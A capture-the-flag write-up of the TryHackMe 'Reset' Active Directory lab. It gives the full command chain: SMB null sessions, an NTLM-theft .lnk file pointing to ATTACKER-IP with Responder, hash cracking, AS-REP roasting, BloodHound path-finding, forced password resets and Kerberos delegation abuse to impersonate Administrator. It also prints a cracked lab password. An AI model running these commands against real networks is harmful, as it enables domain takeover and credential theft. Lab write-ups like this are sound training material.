

Reconnaissance
Port Enumeration
We start with a rustscan port scanning
rustscan -a 10.67.130.236 -- -sCV -oN target
-a: specifies the target IP address to scan--: separates rustscan arguments from nmap arguments that follow-sC: runs default nmap scripts for additional enumeration-sV: detects service versions running on open ports-oN: saves scan output in normal format to specified file
Info about relevant ports:
- 88 → kerberos
- 389 → ldap
- 445 → SMB
- 3389 → Microsoft Terminal Services
- ComputerName = HayStack.thm.corp
- Domain_Name = THM
SMB Enumeration
First of all, we are going to enumerate the shares of the SMB service:
smbclient -L //10.67.130.236 -N
- -L: lists all available shares on the specified server
- -N: suppresses the password prompt, attempting a null session authentication
	Sharename       Type      Comment
	---------       ----      -------
	ADMIN$          Disk      Remote Admin
	C$              Disk      Default share
	Data            Disk
	IPC$            IPC       Remote IPC
	NETLOGON        Disk      Logon server share
	SYSVOL          Disk      Logon server share
We can connect to Data using a null session
smbclient //10.67.130.236/Data -N
//10.67.130.236/Data: specifies the SMB share path to connect to on the target server-N: suppresses the password prompt, attempting a null session authentication
We go to the directory onboarding and get all 3 files with mget *
Inside one of the PDFs we download, we can see an example mail with clear text credentials:
Subject: Welcome to Reset -
Dear LILY ONEILL,
Welcome aboard! We are thrilled to have you join our team. As discussed during the hiring process, we are sending you the necessary login
information to access your company account. Please keep this information confidential and do not share it with anyone.
The initial passowrd is: R***********
We are confident that you will contribute significantly to our continued success. We look forward to working with you and wish you the very best in
your new role.Best regards,
[The Reset Team
Lets test the credentials. For this, we need to now what is the username of LILY ONEILL.
In ADs, the usernames usually follow patterns:
loneill(initial+surename)lily.oneilllilyooneilllLILLY_ONEILL
But none of this users will be available.
Reliying to this MindMap of AD enumeration:
https://orange-cyberdefense.github.io/ocd-mindmaps/img/pentest_ad_dark_2023_02.svg
We will make a MITM attack to steal the NTLM hash as we have write permissions on the SMB share.
Initial Access
To do this, we will use:
https://github.com/Greenwolf/ntlm_theft.git
With this command:
python3 ntlm_theft.py -g lnk-s ATTACKER-IP -f nekr0ff
This will create an lnk theft file.
Now, we start Responder on our VPN interface.
This tool is used to listen to network traffic. Responder intercepts requests and respond with fake responses, tricking the requesting device to send authentication credentials.
We run it with
sudo responder -I tun0
After we run it, we place the .lnk file generated by ntlm_theft.py on the /Data/onboarding share folder (first we connect to it and then we put it with put nekr0ff.lnk)
And, in a second, we should get the hash of AUTOMATE on the console where the responder was.
To crack this hash we use hashcat following this guide.
And there we go, we have the password.
Now we get an interactive shell with evil-winrm
evil-winrm -u AUTOMATE -p P************* -i 10.66.146.217
-u: specifies the username for authentication-p: specifies the password for authentication-i: specifies the target IP address to connect to
And we can read the flag at the Automate Desktop
Privilege Escalation
Now, we can enumerate all users at the system with
impacket-lookupsid AUTOMATE@10.66.146.217
AUTOMATE@10.66.146.217: specifies the username and target IP address to enumerate SIDs from
We save all the users at users.txt
And we make an AS-REPP Roasting attakc to search for kerberos hashes.
Now, we have a file called hashes.asrep
impacket-GetNPUsers thm.corp/ -usersfile users.txt -format hashcat -outputfile hashes.asrep -dc-ip 10.66.146.217
thm.corp/: specifies the target domain to query for AS-REP roastable accounts-usersfile: provides a file containing list of usernames to check for AS-REP roasting vulnerability-format: specifies the output format for captured hashes (hashcat format for cracking)-outputfile: defines the file where AS-REP hashes will be saved-dc-ip: specifies the IP address of the domain controller to target
And we try to crack the hashes using hashcat
hashcat hashes.asrep /usr/share/wordlists/rockyou.txt
We obtain the password for TABATHA_BRITT
Bloodhound
Now we are going to enumerate the domain with Bloodhound-python
bloodhound-python -d thm.corp -u 'TABATHA_BRITT' -p 'marlboro(1985)' -ns 10.66.146.217 -c all
-d: specifies the target domain to enumerate-u: provides the username for authentication-p: provides the password for authentication-ns: specifies the nameserver (domain controller IP) to query-c: defines the collection methods to run (all runs all available collectors)
Its important to add
MACHINE-IP thm.corpto the/etc/hosts
Once we have all the .json files, we start bloodhound
The default credentials for bloodhound are
admin:admin
We load the .json files and wait to the files to be digested
We select the node TABATHA_BRITT and open the option of pathfinding.
Our objective is to be a domain admin, so we select that node as our objective.
Now we see a path of what we have to do.

We see that we can impersonate the Admin if we get to the user DARLA_WINTERS. So our goal is to reach it going through all this users:
- TABATHA_BRITT
- SHAWMA_BRAY
- CRUZ_HALL
- DARLA_WINTERS
If we want to know how to develop any attack at BloodHound, we just click on the attack name.
So, lets follow the steps to change the passwords all through DARLA_WINTERS:
net rpc password "SHAWNA_BRAY" "newP@ssword2022" -U "TABATHA_BRITT"%"m***********" -S "THM.CORP"
"SHAWNA_BRAY": target username whose password will be changed"newP@ssword2022": new password to set for the target user-U: specifies the username and password for authentication in the format “username”%”password”-S: specifies the target server or domain controller
net rpc password "CRUZ_HALL" "newP@ssword2022" -U "SHAWNA_BRAY"%"newP@ssword2022" -S "THM.CORP"
net rpc password "DARLA_WINTERS" "newP@ssword2022" -U "CRUZ_HALL"%"newP@ssword2022" -S "THM.CORP"
As we saw on the map, DARLA is allowed to delegate, which means she can impersonate admin, as bloodhound explains:

The command it provides its too complex, we only need to do the followig:
getST.py -k -impersonate Administrator -spn cifs/HAYSTACK.THM.CORP THM.CORP/DARLA_WINTERS
-k: uses Kerberos authentication instead of NTLM-impersonate: specifies the user account to impersonate (in this case, Administrator)-spn: defines the Service Principal Name to request a ticket forTHM.CORP/DARLA_WINTERS: specifies the domain and username with delegation rights to perform the attack
Now we set the variable KRB5CCNAME
export KRB5CCNAME=Administrator@cifs_HAYSTACK.THM.CORP@THM.CORP.ccache
Add
haystack.thm.corpto the/etc/hosts
And we now connect with wmiexec.py
impacket-wmiexec THM.CORP/Administrator@HAYSTACK.THM.CORP -k -no-pass
THM.CORP/Administrator@HAYSTACK.THM.CORP: specifies the domain, username, and target host to connect to-k: uses Kerberos authentication-no-pass: indicates no password is required (uses cached Kerberos ticket)
And there we go, now you find the flag at the Administrator’s Desktop.
Conclussion
This writeup demonstrates a comprehensive Active Directory penetration test on the TryHackMe “Reset” machine. The attack chain began with SMB enumeration to discover write permissions on a shared folder, followed by an NTLM relay attack using ntlm_theft and Responder to capture credentials. After cracking the hash with hashcat, we gained initial access as the AUTOMATE user. Privilege escalation involved AS-REP Roasting to obtain additional user credentials, followed by detailed domain enumeration with BloodHound. The BloodHound analysis revealed a clear attack path through multiple users with GenericAll and ForceChangePassword permissions, ultimately leading to DARLA_WINTERS who had delegation rights. By leveraging Kerberos delegation and impersonating the Administrator account, we successfully achieved domain admin privileges on HAYSTACK.THM.CORP. This machine effectively showcased real-world Active Directory attack techniques including credential theft, password cracking, Kerberos exploitation, and the critical importance of proper permission management in AD environments.